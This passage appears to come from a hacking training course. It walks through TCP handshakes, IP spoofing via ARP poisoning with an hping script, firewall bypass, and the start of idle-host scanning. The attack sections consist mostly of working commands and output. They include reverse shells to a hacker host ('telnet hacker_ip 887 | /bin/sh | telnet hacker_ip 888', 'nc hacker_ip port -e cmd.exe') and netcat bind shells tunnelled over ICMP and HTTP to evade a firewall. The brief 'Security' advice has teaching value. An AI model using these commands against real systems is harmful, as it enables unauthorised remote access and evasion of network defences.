It is then machine B's turn to send a sequence number (SEQ), also created randomly, and also an ACK number which is the sequence number sent by machine A + 1.

Third step



No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.0.109	192.168.0.66	TCP	32863 > 6666 [SYN] Seq=1642378844
2	0.000204	192.168.0.66	192.168.0.109	TCP	6666 > 32863 [SYN, ACK] Seq=1450440843 Ack=1642378844
3	0.000246	192.168.0.109	192.168.0.66	TCP	32863 > 6666 [ACK] Seq=1642378844 Ack=1450440843

Transmission Control Protocol, Src Port: 32863 (32863), Dst Port: 6666 (6666), Seq: 1642378844, Ack: 1450440843, Len: 0

Source port: 32863 (32863)
 Destination port: 6666 (6666)
 Sequence number: 1642378844
 Acknowledgement number: 1450440843
 Header length: 32 bytes
 Flags: 0x0010 (ACK)

- 0... = Congestion Window Reduced (CWR): Not set
- .0... = ECN-Echo: Not set
- ..0.... = Urgent: Not set
- ...1.... = Acknowledgment: Set
- 0... = Push: Not set
-0.. = Reset: Not set
-0. = Syn: Not set
-0 = Fin: Not set

Window size: 5840
 Checksum: 0x1760 (correct)

Options: (12 bytes)
 NOP

```

0020 00 42 80 5f 1a 0a 61 e4 b6 5c 56 73 f8 8b 80 10 .B...a. .Vs...
0030 16 d0 17 60 00 00 01 01 08 0a 00 1a 52 4b 00 14 ... ....RK..
0040 72 6a rj
  
```

Acknowledgement number: 1450440843 P: 7 D: 7 M: 0

Illustration 3: ACK

To conclude this connection, machine A, in response to the SYN/ACK sent by B, sends an ACK back to it (only the ACK bit is initialized). The packet still contains an ISN and an ACK; the value of the ISN is the ACK number of the previous packet sent by B, and for ACK it is the sequence number of the previous packet sent by B + 1 (during the connection initialization).

Later on, the ACK sent by a local machine to a remote machine will be made up of the sequence number sent by the remote machine in its last packet, to which will be added the number of data bytes received during this transmission.



C) The attack

Description

We will try to establish a spoofed connection on a network machine by usurping existing IP confidence relations:

- First, a machine must be found that the target machine trusts.
- Then, the authentication of the machine is done from its address.
- Once this information is obtained, the authenticated machine must be made “mute” (to prevent it from answering the target machine)
- Then the sequence number, which is expected by the target machine, has to be determined. Once that is done, we can start sending packets with the IP address of the machine that we have “withdrawn” from the discussion.

The main problem with spoofing is that it is a so-called “blind” attack. It is not the machine itself that is authenticated but the packets that the victim machine receives. This means that the packets emitted by the target machine are not recovered by the attacker but are quite simply lost (as the destination machine is “not able to answer”).

This means that the attacker does not have the information sent back by the target and so does not have the sequence numbers corresponding to the packets that have been sent back by this same machine. That is why this is called a “blind” attack, which is also why it is in fact impossible to carry out.

Why is that?

To pass as the authorised machine for the target machine, packets have to be “forged” (using Excalibur Packet, for example); and these packets must of course present, instead of the attacking machine's IP address, the address of the authorised machine now made “mute”. But the packets must also present sequence numbers corresponding to the exchange that the target machine believes to be having with a trusted machine.

As the packets emitted by the target machine are not recovered by the attacker, the latter has no way of determining the sequence number sent by the target machine and therefore the sequence number that this machine will expect in response to the last packet it has sent.

This would be possible if packets were generated in a foreseeable manner, however that is not the case, at least concerning systems such as BSD, SUN, Linux, or more generally UNIX.

These various OS have a sequence number generation system that make these numbers totally unforeseeable (because they are far too random).

In the case of Microsoft, the latest studies of the problem pointed to the fact that the sequence numbers generated by Windows are linear and thus easily predictable, and so making the machines using them particularly vulnerable to this type of attack.

Example

As seen previously, blind spoofing is of no interest because it is almost impossible to carry out. The only solution is therefore to use Non Blind Spoofing (NBS).

To do this, the attacker first has to recover a router or a local network machine using HUBs (switches only give information to the machines concerned and so we would find ourselves in a blind spoofing situation again).


The methodology of this type of attack remains standard:

- Sniff the packets transiting between two machines with the help of Ethereal. That way, we will be able to obtain the sequence numbers sent by the target machine to the machine whose identity we are going to usurp.
- “Forge” packets with the same header as packets sent by the spoofed machine (that is with the spoofed machine's IP and with a sequence number corresponding to the sequence number that the target machine expects to receive).
- Establish a connection.

In our case, we are going to operate differently and use an arp poisoning...

Let us take a machine A, a machine B and a machine C.

We know that a “confidence relation” exists between machine B and machine C; however machine B systematically “drops” all packets coming from machines other than machine C.



Our machine A will first carry out an “arp poisoning” on machine B, with the aim of corrupting its arp cache. To do this, we are going to send packets of the “arp reply” type to machine B with the “arp poison” program. This way, the MAC address of our machine C will have the same MAC address as machine A, and so when a packet leaves machine B for machine C, it is actually sent to machine A (our attacking machine).

So we are no longer in a case of blind spoofing, since we are going to be able to recover (still using Ethereal) the packets that machine B believes is sending to machine C.

With the help of the hping program, which can be downloaded from <http://www.hping.org>, we are going to simulate a TCP-type connection on port 2222 of machine B.

We can automate this approach with the following shell script:



```
#!/bin/sh
/usr/sbin/hping -a 192.168.0.2 -p 2222 -s 2110 -S -M 33 -c 1 192.168.0.66
read u
/usr/sbin/hping -a 192.168.0.2 -p 2222 -A -s 2110 -L $u -M 34 -c 1 192.168.0.66
/usr/sbin/hping -a 192.168.0.2 -p 2222 -A -s 2110 -L $u -P -M 34 -c 1 -d 6 -E data 192.168.0.66
```

To make things clearer, we are going to describe the options used for this script:

- a** : Address of the spoofed machine.
- p** : Destination port of the packet.
- s** : Port used by the emitting machine.
- S** : SYN flag is initialized.
- M** : The sequence number sent by the emitting machine is determined.
- c** : Number of packets sent.
- A** : ACK flag initialized.
- L** : ACK number determined.
- P** : PSH flag initialized.
- d** : Can stipulate the size of data sent.
- E** : Can “take” data from a file.

1. As seen previously, machine A is going to send a SYN packet to machine B, using of course the address of (spoofed) machine C to prevent our packet being “dropped” by machine B (and so not processed).
2. With the help of Ethereal we are going to recover the SYN/ACK packet that machine B is going to send on to machine C.
3. As ACK, we send back the sequence number sent by machine B incremented by 1.
Machine B: SEQ=1442628982 -----> Machine A Answer: ACK=1442628983

Let us have a look at Ethereal ... (figure 4)

We can note that we have the same combination SYN,SYN/ACK,ACK, typical of an authorized connection.

Bingo! The connection is now initialized.




Figure 4: Simulation of a connection

The case of the UDP protocol

Unlike TCP, UDP is a non-connected protocol, which makes it extremely easy to study (as well as to falsify).

This protocol does not provide any error control as it does not check packets that have already been transmitted and those that are yet to come.

So the header of a UDP segment is a very simple one:

It is made up of four informations, as well as the data segment, of course:

- Source Port: This is the port number corresponding to the emitting application of the UDP segment. This field constitutes an answering address for the destination. This field is optional, so it means that if the source port is not specified, the 16 bits of this field will be put to zero, in which case the destination will not be able to answer (this does not have to be the case, especially for one-way messages).
- Destination Port: This field contains the port corresponding to the application of the destination machine we are addressing.
- Length: This field specifies the total length of the segment, header included, and as the header has a length of 4 x 16 bits (or 8 x 8 bits), the length field has to be equal to or above 8 bytes.



- Control sum: This is a control sum done in such a way that it can control the integrity of the segment.

As UDP does not function at all like TCP, especially as far as sequence numbers are concerned, it is much easier to spoof since we do not have to determine the valid sequence number to forge our spoofed packets.

The operation remains the same: we forge packets with an usurped address, which allows us to establish a connection with our target machine without having to determine “Acknowledge” sequence numbers.

Security

Confidence relations based on IP addresses can therefore not be considered as weak, although exploitation techniques are difficult to apply. So you should prefer trust relations based on authentication systems with key, such as those presented at the end of this training course, in the VPN section.

3. Firewall Bypassing

A) Reverse connection

The aim of firewalls is to filter incoming or outgoing traffic to prevent an intruder from entering an internal system. Quite often, however, the existing rules are insufficient, and the firewall can be as useful as if it did not exist. The first source of error is often not to limit the outgoing traffic, the idea being to allow users to make use of certain public services, especially **http**, **smtp** or **pop3**. Client stations within the company thus have access to various network services on the Internet.

So the principle of these attacks will not be to ask the target machine to bind a shell on an arbitrary port, but rather to ask it to connect on output on ports authorized by the firewall destined to the hacker machine (or a machine controlled by the hacker), and to send back a command interpreter in this two-way communication canal. This technique can actually be used because a canal can have data circulating both ways and be attached to any executable (such as a shell), whether it be at the client or at the server level.

We will start by studying two techniques that can be used on Linux:

- **The inverted telnet**: The idea here is to create an inverted connection, meaning that it is the server that connects to the hacker's system. To do this, two distinct canals must be created: The hacker places two ports to listen on his system (using netcat for example), then he asks his target to connect to each of his ports. The hacker can then write in the first listening netcat spy, and this data will be intercepted by the remote system , interpreted by a shell, then sent back in the other canal created at the second telnet session connected to the hacker's second netcat spy.

On his machine, the pirate creates two spies on ports 887 and 888 (with the help of netcat). The remote system connects to the two netcat spies by piping the received data through the first canal to the shell then by piping these results again to the second canal, with the command:

telnet hacker_ip 887 | /bin/sh | telnet hacker_ip 888



nc -l -v -n -p 887

Injection of commands in this canal

```
xdream@deathsky:~$ sudo nc -l -v -n -p 887
listening on [any] 887 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 32771
cd /
```

```
ls
id
```

nc -l -v -n -p 888

Reading of the results sent back by the remote system

```
xdream@deathsky:~$ sudo nc -l -v -n -p 888
listening on [any] 888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 32772
bin
boot
cdrom
dev
etc
floppy
home
initrd
lib
libc.so.6
```

If a remote host executes an X server, it is then possible to ask it to send back an xterm on our system: this is an x console which will display the hacker's X server. First of all, the remote host has to be authorised to connect to the X server, with the command: *xhost +ip_de_l_distant_host*

Then the server has to be asked to send back this xterm on the hacker's system. The command to be executed has the following form: *xterm -display pirate_ip:0.0*

An Xterm console belonging to the target server is then sent back providing an interactive access to the hacker.

In a much more generic way, on Windows and Linux, it is possible to use the netcat tool to carry out this type of operation, if it is present on the target system (or if it is possible to upload it). This tool can be given the **-e** option, which can associate the canal to the binary specified with this option (cmd.exe on Windows, /bin/sh on Linux).

On the hacker's side, a port is binded, to which the target will connect, with the command:
nc -l -v -n -p port

The target is asked to connect to the hacker and to send back a shell with the command:
nc hacker_ip port -e cmd.exe

B) Covert channel

Presentation

A covert channel is actually a method which consists in generating a data flow through another one in order to make it more difficult to detect, with the aim of breaching firewalls. We are going to see several examples of use: the use of http as well as icmp protocols. We are going to make a data flow go through another one.



Situation scenario: Using icmp

Let us consider machine A (ip : 192.168.0.2) and machine B (ip : 192.168.0.66). Let us start with a situation where we do not use any covert channel and let's see what Ethereal has to say about that.

Machine B

```
bash$ nc -l -p 6666 -e /bin/bash
```

Machine A

```
bash$ nc 192.168.0.66 6666
```

```
cat /etc/issue
```

```
Debian GNU/Linux 3.1 \n \v
```

The screenshot shows the Ethereal interface with the following details:

- Frame 1:** Ethernet II, Src: 00:0c:6e:7c:e8:eb, Dst: 00:a0:cc:ce:1f:c2 (192.168.0.2)
Internet Protocol, Src Addr: 192.168.0.2 (192.168.0.2), Dst Addr: 192.168.0.66 (192.168.0.66)
Transmission Control Protocol, Src Port: 33057 (33057), Dst Port: 6666 (6666), Seq: 0, Ack: 0, Len: 15
Data (15 bytes): nl....E.
Hex dump:
0000 00 a0 cc ce 1f c2 00 0c 6e 7c e8 eb 08 00 45 000010 00 43 cc a3 40 00 40 06 ec 7c c0 a8 00 02 c0 a8 .C..@. .I.....
0020 00 42 81 21 1a 0a 13 14 dc 61 0c 6a 0e be 80 18 .B.!.... .a.j....
0030 16 d0 52 be 00 00 01 01 08 0a 00 25 67 51 00 01 ..R..... .zg0...
0040 e0 b5 63 61 74 20 2f 65 74 63 2f 69 73 73 75 65 ..cat /e tc/issue
0050 0a .
- Frame 2:** Ethernet II, Src: 00:a0:cc:ce:1f:c2, Dst: 00:0c:6e:7c:e8:eb (192.168.0.2)
Internet Protocol, Src Addr: 192.168.0.66 (192.168.0.66), Dst Addr: 192.168.0.2 (192.168.0.2)
Transmission Control Protocol, Src Port: 6666 (6666), Dst Port: 33057 (33057), Seq: 15, Ack: 0, Len: 28
Data (28 bytes): .C..@. .I.....
- Frame 3:** Ethernet II, Src: 00:a0:cc:ce:1f:c2, Dst: 00:0c:6e:7c:e8:eb (192.168.0.2)
Internet Protocol, Src Addr: 192.168.0.66 (192.168.0.66), Dst Addr: 192.168.0.2 (192.168.0.2)
Transmission Control Protocol, Src Port: 6666 (6666), Dst Port: 33057 (33057), Seq: 15, Ack: 28, Len: 0
Data (0 bytes): .B.!.... .a.j....
- Frame 4:** Ethernet II, Src: 00:a0:cc:ce:1f:c2, Dst: 00:0c:6e:7c:e8:eb (192.168.0.2)
Internet Protocol, Src Addr: 192.168.0.66 (192.168.0.66), Dst Addr: 192.168.0.2 (192.168.0.2)
Transmission Control Protocol, Src Port: 6666 (6666), Dst Port: 33057 (33057), Seq: 15, Ack: 28, Len: 0
Data (0 bytes): ..R..... .zg0...
- Frame 5:** Ethernet II, Src: 00:a0:cc:ce:1f:c2, Dst: 00:0c:6e:7c:e8:eb (192.168.0.2)
Internet Protocol, Src Addr: 192.168.0.66 (192.168.0.66), Dst Addr: 192.168.0.2 (192.168.0.2)
Transmission Control Protocol, Src Port: 6666 (6666), Dst Port: 33057 (33057), Seq: 15, Ack: 28, Len: 0
Data (0 bytes): ..cat /e tc/issue

We can clearly identify a tcp session corresponding to a shell. The information passes clearly on the network. Our communication will be directly identified by an administrator with a minimum of professional conscience.

Let's now make a small change. On machine B, we will do this:

Machine B

```
bash# iptables -A INPUT -proto tcp -source ! localhost -j DROP
```

The machine will thus not be able to receive tcp data from a non-local source.

Let's try to connect again from machine A.

Machine A

```
bash$ telnet 192.168.0.66 6666
```


Trying 192.168.0.66...

telnet: connect to address 192.168.0.66: connection timed out

```
bash$
```

The communication is not accepted, the packets are dropped.

We are going to try to bypass the problem by using an icmp tunnel to send our data. We will use `icmptunnel` (available at: <http://packetstormsecurity.org/crypt/vpn/icmptunnel013.tar.gz>). An icmp tunnel between our two machine will be created. This diagram shows what is going to happen:



Installation of `icmptunnel` on the two machines (A and B):

```
bash$ wget http://packetstormsecurity.org/crypt/vpn/icmptunnel013.tar.gz
bash$ tar xvfz icmptunnel013.tar.gz
bash$ cd icmptunnel
bash$ make -f Makefile.tomas
```

We obtain an executable named "t". This executable uses raw sockets, and will have to be started using root rights.

On machine B, we are going to start an icmp tunnel (attached to a local port) towards machine A, and we are going to associate a shell to the local port. To do this, we will proceed as follows:

Machine B

```
bash# ./t -S ICMP_ECHOREPLY -R ICMP_ECHO -L 7777 -i 15 -I 8 192.168.0.2
```

Information is displayed to sum up the chosen options (icmp is by default very "talkative", which allows us to analyse everything that is happening. It is possible to make it "less talkative" by withdrawing the -DDEBUG option from the makefile).



- S: can specify the type of icmp packet when we send data through our canal. We choose packets of the echoreply type.
 - R: can specify the type of icmp packet that we should receive through our pipe. We choose echo type packets corresponding to packets of the echorequest type.
 - L: This the local port to be used.
 - i: This an identifier related to the tunnel. It is the tunnel identifier used by the target machine.
 - l: This is the tunnel identifier used by our machine. For our two machines to be able to communicate through our tunnel, they must each have a tunnel identifier and it must be specified in both cases.
- 192.168.0.2** This is the target machine.

We will now attach a shell to our local port, as follows:

```
bash$ nc localhost 7777 -e /bin/bash
```

Now we will start our tunnel on machine A.


Machine A

```
bash# ./t -S ICMP_ECHO -R ICMP_ECHOREPLY -L 9999 -i 15 -l 8 192.168.0.66
```

And now we can connect on our local port via netcat :

```
bash$ nc localhost 9999
cat /etc/issue;
Debian GNU/Linux 3.1 \n \
```

We were able to establish a connection to the shell started on the remote machine, in spite of the firewall. Let us take a look now at what Ethereal is seeing:



We can see that Ethereal has seen icmp type traffic go through. We can also see that the data has passed clearly. Icmptunnel is not very functional in the sense that data is not coded.

Another example: using HTTP

Following the same principle, we are this time round going to use the HTTP protocol (used by web servers). We will this time use the htptunnel program (available at: <http://www.nocrew.org/software/htptunnel/htptunnel-3.0.5.tar.gz>).

Installation on both machines :

```
bash$ wget http://www.nocrew.org/software/htptunnel/htptunnel-3.0.5.tar.gz
bash$ tar xfvz htptunnel-3.0.5.tar.gz
bash$ cd htptunnel-3.0.5
bash$ ./configure && make && make install
```

We then obtain two executables: hts and htc (respectively for http server and http client). One of these executables will thus be used as a server and the other as a client. We are going to bind a shell on machine B then attach to it our http tunnel, as follows:



Machine B

```
bash$ nc -l -p 9999 -e /bin/bash
bash$ su
bash# ./hts -F localhost:9999 80
```

The -F option can specify the source and the destination of data received by the http tunnel. In this case, we have attached a shell to local port 9999, and the port relevant to our tunnel will be port 80 (port by default for all web servers).

Now we are going to connect machine A.

Machine A

```
bash$ ./htc -F 2222 192.168.0.66:80
bash$ nc localhost 2222
cat /etc/issue;
Debian GNU/Linux 3.1 \n \
```

Let us take a look at what Ethereal is seeing:

The screenshot shows the Ethereal interface with the following details:

- File Menu:** File, Edit, View, Capture, Analyze, Help.
- Toolbar:** Includes icons for file operations, capture, analysis, and search.
- Table View:** Shows a list of captured frames. The first frame is selected, showing details in the bottom pane.

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.0.66	192.168.0.2	HTTP	Continuation
2	0.000018	192.168.0.2	192.168.0.66	TCP	33186 > http [ACK] Seq=0 Ack=1 Win=6432 Len=0 TSY
3	0.000055	192.168.0.2	192.168.0.66	HTTP	Continuation
4	0.000194	192.168.0.66	192.168.0.2	TCP	http > 33187 [ACK] Seq=0 Ack=1 Win=5792 Len=0 TSY
5	4.354148	192.168.0.2	192.168.0.66	HTTP	Continuation
6	4.354223	192.168.0.2	192.168.0.66	HTTP	Continuation
7	4.354260	192.168.0.66	192.168.0.2	TCP	http > 33187 [ACK] Seq=0 Ack=2 Win=5792 Len=0 TSY
8	4.354294	192.168.0.2	192.168.0.66	HTTP	Continuation
9	4.354337	192.168.0.66	192.168.0.2	TCP	http > 33187 [ACK] Seq=0 Ack=4 Win=5792 Len=0 TSY
10	4.354486	192.168.0.66	192.168.0.2	TCP	http > 33187 [ACK] Seq=0 Ack=20 Win=5792 Len=0 TS
11	4.358434	192.168.0.66	192.168.0.2	HTTP	Continuation
- Bottom Panes:** The bottom pane displays the raw hex and ASCII data for the selected frame (Frame 1).

0000 00 0c 6e 7c e8 eb 00 a0 cc ce 1f c2 08 00 45 00	..nl...E.
0010 00 35 4a 97 40 00 40 06 6e 97 c0 a8 00 42 c0 a8	.5J.@. n....B..
0020 00 02 00 50 81 a2 df 83 ed 79 ef 51 92 e2 80 18	...P.... y.Q....
0030 16 a0 cf ad 00 00 01 01 08 0a 00 5a 00 96 00 a0Z....
0040 f7 1c 45	..E

Ethereal sees http traffic transferring. Data is hidden in http packets, this way passing through in a much less noticed way.



Conclusion

The covert channel principle can apply to virtually all protocols (http, icmp, dns, ...) The thing to know is where and how to hide data within the protocol used.

Security

The best way to fight against firewall bypassing is to forbid **direct** access of internal stations to the Internet. You should implement total restriction and integrate an internal proxy server which will be the only one authorized to communicate with the outside world. If internal stations wish an outside connection, they will always have to go through this mandatory server.

You can integrate the same security policy for servers accessible from the Internet by implementing reverse proxies, through which clients will always have to go.

4. Idle Host scanning

In the previous section, we discovered what IP spoofing was. We will now see how a hacker can use this technique to scan a server without leaving his IP address in the logs. The aim of this is to prove that IPs in your log files can be faked, and to encourage you when possible to establish filtering rules so that no "idle host" can have access to the server, which will prevent the usage of this scan technique. Let us take a closer look at this...

Idle host scanning is a technique found by the creator of Hping, which enables the scanning of a server's ports without leaving an IP in the logs, and by using IP spoofing. But to do this, we need a machine that is not very active, as this will help us determine the server's open ports.

Practical simulation of such an attack:

We are going to use three machines:

- An attacking machine on Linux or Unix equivalent which we will call A
- A target server called S
- A not very active machine called C

Machine A must be on Linux or equivalent and with Hping installed (it can be downloaded from <http://www.hping.org>). First of all, what is going to be of interest to us will be to control the incrementation of the IP protocol's identification (id) number of the packets emitted by C. To do this, two conditions must be reunited: we must force machine C to send us tcp/ip packets (whatever they may be) in a continuous manner, and C must have no active connection for the whole duration of the operations (except, it goes without saying, with A). We can immediately see the advantage in choosing a client machine for C. As it is not a server, it is more likely we will be the only ones communicating with it.



To dialogue with C and to force it to reveal its id, two solutions can be imagined:

- 1) We try to initialize a connection on an active port of machine C by sending packets with the Syn flag activated (this is very important, otherwise the machine will not answer). The machine will then answer by sending packets with activated Syn and Ack flags.
- 2) We send packets to a closed port (there is no need to activate a flag). The machine will believe it is an error and will send response packets with Ack and Reset flags activated.

Which is the best method? Both actually work very well, however the first one presents two major disadvantages: if we want to follow the same logic we have had since the beginning, choosing a machine C with even only one open port is ridiculous (in this case it is a server and the risks of establishing a connection with anyone other than A are high). Also, sending a flood of connection requests to C on a specific port could be unfavorably interpreted by a watchful administrator who checks his logs (he could believe it is a syn flooding or a syn scanning).

We are therefore going to forge packets according to the second method, and to do this we will use hping. Hping, just like Nemesis, is a tcp/ip packet forger. Why choose hping? Because hping has an interesting function that allows it to log on console of answers to packets emitted via hping.

All that has to be done is to type in the following command:

hping <C ip> -r
